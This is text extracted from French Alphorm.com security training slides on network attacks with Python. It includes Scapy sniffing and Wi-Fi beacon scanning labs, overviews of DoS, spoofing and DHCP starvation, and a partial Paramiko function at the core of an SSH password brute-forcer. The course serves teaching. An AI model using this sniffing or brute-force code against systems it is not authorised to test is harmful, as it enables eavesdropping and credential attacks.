
Scapy

Lab : Le Sniffing

Une formation
Alphorm.com



Méthodologie



Une formation
Alphorm.com



Une formation
Alphorm.com

RAW Socket

Manipulation des en-têtes des paquets
à la main

Programmation réseau

Couches TCP/IP

Développement de protocoles



Une formation
Alphorm.com

RAW Socket

Pas intéressant à utiliser

Implémentation lourde

Existence de plusieurs librairies tierces

Scapy

Puissance à l'état pure



Scapy

```
root@kali: ~  
File Edit View Search Terminal Help  
corrupt_bits : Flip a given percentage or number of bits from a string  
corrupt_bytes : Corrupt a given percentage or number of bytes from a string  
defrag : defrag(plist) -> (not fragmented), [defragmented]  
defragment : defrag(plist) -> plist defragmented as much as possible  
dyn dns_add : Send a DNS add message to a nameserver for "name" to have a new "rdata"  
dyn dns_del : Send a DNS delete message to a nameserver for "name"  
etherleak : Exploit Etherleak flaw  
fletcher16_checkbytes : Calculates the Fletcher-16 checkbytes returned as 2 byte binary-string.  
fletcher16_checksum : Calculates Fletcher-16 checksum of the given buffer.  
fragment : Fragment a big IP datagram  
fuzz : Transform a layer into a fuzzy layer by replacing some default values by random objects  
getmacbyip : Return MAC address corresponding to a given IP address  
hexdiff : Show differences between 2 binary strings  
hexdump : --  
is_promisc : Try to guess if target is in Promisc mode. The target is provided by its ip.  
linehexdump : --  
ls : List available layers, or infos on a given layer class or name  
promiscping : Send ARP who-has requests to determine which hosts are in promiscuous mode  
rdpcap : Read a pcap or pcapng file and return a packet list  
send : Send packets at layer 3  
sendp : Send packets at layer 2  
sendpfast : Send packets at layer 2 using tcpdump for performance  
sniff : Sniff packets  
split_layers : SPLIT 2 layers previously bound  
sr : Send and receive packets at layer 3  
sr1 : Send packets at layer 3 and return only the first answer  
srbt : send and receive using a bluetooth socket  
srbt1 : send and receive 1 packet using a bluetooth socket  
srfflood : Flood and receive packets at layer 3  
srloop : Send a packet at layer 3 in loop and print the answer each time  
srp : Send and receive packets at layer 2  
srp1 : Send and receive packets at layer 2 and return only the first answer  
srpflood : Flood and receive packets at layer 2  
srploop : Send a packet at layer 2 in loop and print the answer each time  
traceroute : Instant TCP traceroute  
tshark : Sniff packets and print them calling pkt.show(), a bit like text wireshark
```



Lab : Le Sniffing

```
from __future__ import print_function  
from scapy.all import *  
  
## Create a Packet Counter  
counter = 0  
  
## Define our Custom Action function  
def custom_action(packet):  
    global counter  
    counter += 1  
    return 'Packet #{}: {} ==> {}'.format(counter, packet[0][1].src, packet[0][1].dst)  
  
## Setup sniff, filtering for IP traffic  
sniff(filter="ip", prn=custom_action)
```

=====Console Output:=====

```
Packet #1: 172.16.200.88 ==> 255.255.255.255  
Packet #2: 172.16.200.88 ==> 172.16.98.255  
Packet #3: 172.16.200.88 ==> 255.255.255.255  
Packet #4: 172.16.200.88 ==> 255.255.255.255  
Packet #5: 172.16.72.72 ==> 172.16.98.203  
Packet #6: 172.16.98.203 ==> 172.16.72.72  
Packet #7: 172.16.98.203 ==> 172.16.72.72  
Packet #8: 172.16.72.72 ==> 172.16.98.203  
Packet #9: 172.16.72.72 ==> 172.16.98.203  
Packet #10: 172.16.98.203 ==> 172.16.72.72
```

Merci



Les attaques par dénis de service



Hamza KONDAH



Une formation
Alphorm.com

Plan

Introduction

Dénis de service

Dénis de service distribué

Les types attaques DoS



Une formation
Alphorm.com

Introduction

Attaques extrêmement difficile à arrêter

Les hacker sont de plus en plus créatif

Comprendre l'anatomie d'une attaque pour pouvoir l' arrêter convenablement




Une formation
Alphorm.com

Dénis de service




Une formation
Alphorm.com

Dénis de service Distribué






Smurf attack



SYN Flooding



Merci



Le Protocole DNS



Hamza KONDAH



Une formation
Alphorm.com

Plan

Introduction

Enregistrements DNS

NSLOOKUP

Lab : Le protocole DNS



Une formation
Alphorm.com

Introduction

Domain Name Service

Translation d'adresse

@IP $\leftrightarrow$ Domaine


Différents types d'enregistrements

DNSSEC



Une formation
Alphorm.com

Enregistrements DNS



Une formation
Alphorm.com

NSLOOKUP

A records

TYPE	ADDRESS	TTL	MORE INFO
A	188.165.7.24	3599	IP Traceroute RBL

NS records

TYPE	DATA	TTL	MORE INFO
NS	dns200.anycast.me	3599	IP Traceroute RBL
NS	ns200.anycast.me	3599	IP Traceroute RBL

MX records

TYPE	PRIORITY	EXCHANGE	TTL	MORE INFO
MX	10	423f2471.21.ik2.com	3599	RBL



Lab : Le protocole DNS

```
import dns.resolver

answers = dns.resolver.query('chicoree.fr', 'MX')
for rdata in answers:
    print 'Mail exchange:', rdata.exchange, 'preference:', rdata.preference
```

Une formation
Alphorm.com

Merci



Attaques sur les réseaux informatiques




Hamza KONDAH

Une formation
Alphorm.com



Le Spoofing




Une formation
Alphorm.com



Les Attaques DoS




MAC Flooding





Une formation
Alphorm.com

DHCP Starvation



Merci



Une formation
Alphorm.com

Attaques sur les réseaux sans fils



Hamza KONDAH



Une formation
Alphorm.com

Plan

Introduction

Lab : Hacking WLAN



Introduction

Analyse des réseaux sans fils

Sniffing

Fonctions de base

Scapy : Notre ami à jamais

Dénis de service

Une formation
Alphorm.com




Lab : Hacking WLAN

```
1  #!/usr/bin/python
2  from scapy.all import *
3
4  aps=[]
5
6  def wifiscan(p):
7      if p.haslayer(Dot11Beacon):
8          bssid= p[Dot11].addr3
9          if bssid not in aps:
10             aps.append(bssid)
11             print str(p[Dot11].addr3) + "-" + str(p[Dot11Elt].info)
12         else :
13             pass
14     else:
15         pass
16
17 if name == " main ":
18     sniff(iface="mon0",prn=wifiscan)
19
20
21
22
```

Une formation
Alphorm.com



Désauthentification



Merci



Une formation
Alphorm.com

Analyser les fichiers PCAP



Hamza KONDAH



Une formation
Alphorm.com

Plan

Les fichiers PCAP

Lab: Les fichiers PCAP



Les fichiers PCAP

Packet Capture

Wireshark, TCP Dump...

Bibliothèque *libcap*

Analyse post-capture

Efficiency

Python ☺

Une formation
Alphorm.com



Lab : Les fichiers PCAP

```
>>> packets = sniff(filter="host 8.8.8.8 and icmp",count=10)
>>> packets
<Sniffed: TCP:0 UDP:0 ICMP:10 Other:0>
>>> packets[0]
<Ether  dst=10:50:56:a0:09:20 src=00:0c:29:39:8e:13 type=0x800 |<IP  version=4 ihl=5L tos=0x0 len=84 id=
85711 flags=0F frag=0L ttl=64 proto=icmp checksum=0x80e9 src=192.168.93.136 dst=8.8.8.8 options=[] |<ICMP
type=echo-request code=0 checksum=0x29c4 id=0x4e42 seq=0x1 |<Raw  load='\xf4\xf9c\x00\x00\x00\x00\xd7
x08\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#%&'()*+,-./0
1234567' |>>>>
>>> wrpcap("/tmp/icmp.pcap",packets)
```

Une formation
Alphorm.com

Merci



Comprendre le Bruteforcing



Hamza KONDAH



Une formation
Alphorm.com

Plan

Introduction

Paramiko

Lab : Le bruteforcing



Une formation
Alphorm.com

Introduction

Attaque très récurrente

Test de toutes les combinaisons
possibles

Attaque Hybride ➔ Plus d'efficacité

Outils existant : Hydra, John..



Paramiko

Création de session SSH & SFTP

Rapide et efficace

Client SSH

Brute Forcing

Une formation
Alphorm.com



Lab : Le Bruteforcing

```
6
7 def ssh_connect(password, code = 0):
8     ssh = paramiko.SSHClient()
9     ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())
10
11     try:
12         ssh.connect(host, port=22, username=username, password=password)
13     except paramiko.AuthenticationException:
14         #[*] Authentication Failed ...
15         code = 1
16     except socket.error, e:
17         #[*] Connection Failed ... Host Down"
18         code = 2
19
20     ssh.close()
21     return code
22
```

Une formation
Alphorm.com

Merci



Le Fuzzing



Hamza KONDAH



Une formation
Alphorm.com

Plan

Introduction

Lab : Le Fuzzing



Une formation
Alphorm.com

Introduction

Identification de vulnérabilités

Buffer Overflow

Web

Données aléatoires

Mémoire

Exécution de code



Lab : Fuzzing

```
dzonezery:PyJFuzz dzonezery$ pjf -J '{"crash": 1337}' -s -c -d - ../jsonfuzz/sigsegrv @@
Starting PyJFuzz - Mobile Security Lab 2016
```



v1.1.0

```
Author: Daniele 'dzonezery' Linguaglossa
Mail: d.linguaglossa@msecrlab.com
```

```
[INFO] Generated temp file /var/folders/ly/w2mcc6x4ml0d3flw16p19ww0000gn/T/tmpq0pntZ
[INFO] Program crashed with SIGSEGV
[INFO] Saving testcase...
dzonezery:PyJFuzz dzonezery$ cat /var/folders/ly/w2mcc6x4ml0d3flw16p19ww0000gn/T/tmpq0pntZ
{"crash": -2871185637376}dzonezery:PyJFuzz dzonezery$
```

Une formation
Alphorm
.com

Merci



Une formation
Alphorm.com

Conclusions et Perspectives



Hamza KONDAH



Une formation
Alphorm.com

Bilan

Notions de base
Sécurité des réseaux



Prochaine formation

Le web et python

Le développement d'exploits

Le forensique

La cryptographie

Une formation
Alphorm.com



A Faire

Faire les exercices au niveau des
ressources

Solutions disponibles

Lire 😊

Pratiquez !

Et attendre la deuxième partie

Une formation
Alphorm.com



Bibliographie



Formations à suivre

Hacking & Sécurité, Expert : Les vulnérabilités des Réseaux
Hamza KONDAH
Note : ★★★★★ Vues : 198.394
17%

Hacking et Sécurité, Expert : Les vulnérabilités Web
Hamza KONDAH
Note : ★★★★★ Vues : 130.336
2%

Hacking et Sécurité, Expert : Metasploit
Hamza KONDAH
Note : ★★★★★ Vues : 107.609
20%

Hacking et Sécurité, Expert : Réseaux sans Fil
Hamza KONDAH
Note : ★★★★★ Vues : 207.494
54%

Hacking et Sécurité : Maîtriser les techniques avancées
Hamza KONDAH
Note : ★★★★★ Vues : 474.765

Hacking et Sécurité : Acquérir les fondamentaux
Hamza KONDAH
Note : ★★★★★ Vues : 1.194.352



Merci